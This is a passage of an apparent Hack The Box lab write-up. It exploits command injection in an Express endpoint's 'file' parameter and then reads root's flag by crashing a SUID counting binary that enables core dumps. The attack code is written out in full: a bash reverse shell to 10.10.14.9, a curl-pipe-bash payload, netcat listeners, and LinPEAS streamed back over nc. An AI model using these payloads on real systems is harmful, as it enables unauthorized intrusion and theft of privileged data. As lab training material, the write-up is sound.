Content-Type: application/json; charset=utf-8
Content-Length: 77
Connection: close
X-Powered-By: Express
ETag: W/"4d-xY8AsU/eUR22Yy/Fqfzp+1blTxU"

{"killed":false,"code":128,"signal":null,"cmd":"git log --oneline undefined"}
More importantly, this endpoint also has a RCE functionality in the file parameter as heretofore spotted in private.js:
// private.js
...
const file = req.query.file;
const getLogs = `git log --oneline ${file}`;
exec(getLogs, (err , output) =>{
	if(err){
	res.status(500).send(err);
	return
}
Stage 2: Remote Code Exec()ution to reverse shell
Regarding the prior snippet, exec() takes a query parameter, file, from the HTTP request as its input without being sanitized or filtered; thus allows arbitrary code execution on the remote server. In case some of you may not be familiar with exec, the function basically executes the inputted buffer as a chain of commands separated by semi-colons on its hosting system.
The viability of the RCE is then to be tested with basic commands, it is also necessary to check for any infamous utilities capable of spawning a reverse shell, like netcat, curl, awk and so on.
Note: URL encoding is mandatory to perform complex input with special characters (spaces, dashes, etc.).
Prints CURL's version
file=-;curl --version

After guaranteeing that our code is fully functional, let us connect to the remote machine via a simple reverse shell.
# Create a reverse shell script and save it under ./www/rs.sh
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.9/9001 0>&1 # 10.10.14.9 is my current HTB ip

# Hosting the ./www directory, locally
$ cd ./www
$ python3 -m http.server 8088

# Simultaneously, start our listener on port 9001 in another session
$ rlwrap -cAr nc -lvnp 9001

# Send the RCE payload to the server
# -;curl http://10.10.14.9:8088/rs.sh | bash
And we get ourselves a shell on the server, navigate to $HOME and read the user’s flag.
Stage 3: Privilege Escalation
In this final stage, I would want to use LinPEAS, one of my favorite enumeration tools, to aid us in gaining a better understanding of the target system. You can either inspect the output on-the-fly or stream it back to your machine for a more convenient examination.
# On victim's machine
# This line will run LinPEAS in memory and stream the output to us.
# Remember to change the IP according to yours.
$ curl http://10.10.14.9:8088/linpeas.sh | bash | nc 10.10.14.9 9002

# On our end
$ nc -lvnp 9002 | tee linpeas.output
$ cat linpeas.output
A lot of noises notwithstanding, LinPEAS does find /opt/count, an intriguing binary with SUID bit

and its provided source code.
# /opt/code.c

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dirent.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <linux/limits.h>

void dircount(const char *path, char *summary)
{
    DIR *dir;
    char fullpath[PATH_MAX];
    struct dirent *ent;
    struct stat fstat;

    int tot = 0, regular_files = 0, directories = 0, symlinks = 0;

    if((dir = opendir(path)) == NULL)
    {
        printf("\nUnable to open directory.\n");
        exit(EXIT_FAILURE);
    }
    while ((ent = readdir(dir)) != NULL)
    {
        ++tot;
        strncpy(fullpath, path, PATH_MAX-NAME_MAX-1);
        strcat(fullpath, "/");
        strncat(fullpath, ent->d_name, strlen(ent->d_name));
        if (!lstat(fullpath, &fstat))
        {
            if(S_ISDIR(fstat.st_mode))
            {
                printf("d");
                ++directories;
            }
            else if(S_ISLNK(fstat.st_mode))
            {
                printf("l");
                ++symlinks;
            }
            else if(S_ISREG(fstat.st_mode))
            {
                printf("-");
                ++regular_files;
            }
            else printf("?");
            printf((fstat.st_mode & S_IRUSR) ? "r" : "-");
            printf((fstat.st_mode & S_IWUSR) ? "w" : "-");
            printf((fstat.st_mode & S_IXUSR) ? "x" : "-");
            printf((fstat.st_mode & S_IRGRP) ? "r" : "-");
            printf((fstat.st_mode & S_IWGRP) ? "w" : "-");
            printf((fstat.st_mode & S_IXGRP) ? "x" : "-");
            printf((fstat.st_mode & S_IROTH) ? "r" : "-");
            printf((fstat.st_mode & S_IWOTH) ? "w" : "-");
            printf((fstat.st_mode & S_IXOTH) ? "x" : "-");
        }
        else
        {
            printf("??????????");
        }
        printf ("\t%s\n", ent->d_name);
    }
    closedir(dir);

    snprintf(summary, 4096, "Total entries       = %d\nRegular files       = %d\nDirectories         = %d\nSymbolic links      = %d\n", tot, regular_files, directories, symlinks);
    printf("\n%s", summary);
}


void filecount(const char *path, char *summary)
{
    FILE *file;
    char ch;
    int characters, words, lines;

    file = fopen(path, "r");

    if (file == NULL)
    {
        printf("\nUnable to open file.\n");
        printf("Please check if file exists and you have read privilege.\n");
        exit(EXIT_FAILURE);
    }

    characters = words = lines = 0;
    while ((ch = fgetc(file)) != EOF)
    {
        characters++;
        if (ch == '\n' || ch == '\0')
            lines++;
        if (ch == ' ' || ch == '\t' || ch == '\n' || ch == '\0')
            words++;
    }

    if (characters > 0)
    {
        words++;
        lines++;
    }

    snprintf(summary, 256, "Total characters = %d\nTotal words      = %d\nTotal lines      = %d\n", characters, words, lines);
    printf("\n%s", summary);
}


int main()
{
    char path[100];
    int res;
    struct stat path_s;
    char summary[4096];

    printf("Enter source file/directory name: ");
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S_ISDIR(path_s.st_mode))
        dircount(path, summary);
    else
        filecount(path, summary);

    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
        FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }

    return 0;
}
Code breakdown
The source consists of three functions:
dircountcounts the number of total directories within a given path. The function, however, is not exploitable as of its proper implementation.filecountprocedure reads and counts every single characters of a given file.mainreads input from STDIN and callsdircountwhether the path is a directory; otherwise, invokesfilecount. The function then prompts us to save the result as a file and exits.
Even though the write feature sounds promising, the program’s SUID is removed before we can do anything. Luckily, the author did give us a hint with the line prctl(PR_SET_DUMPABLE, 1) as the PR_SET_DRUMPABLE attribute normally takes 1 by default; however, it is reset to the current value in /proc/sys/fs/suid_dumpable whenever there is a change in the process’s ownership or, particularly in this practice, its UID/GID. There are also other details and yet, we have the function fully covered here.
Solution
Based on what we have discussed above, filecount has prior access to /root/ and is able to read the content therein before setuid revokes our permission. Thus, the program technically has to be stopped or crashed, thereby dumping the /root/root.txt context to, in this case, /var/crashes and we can extract the dump using apport-unpack. I get the idea from this answer on AskUbuntu after literally hours of finding escalation methods with prctl which are only CVEs and unintended solutions although I do gain root access using them.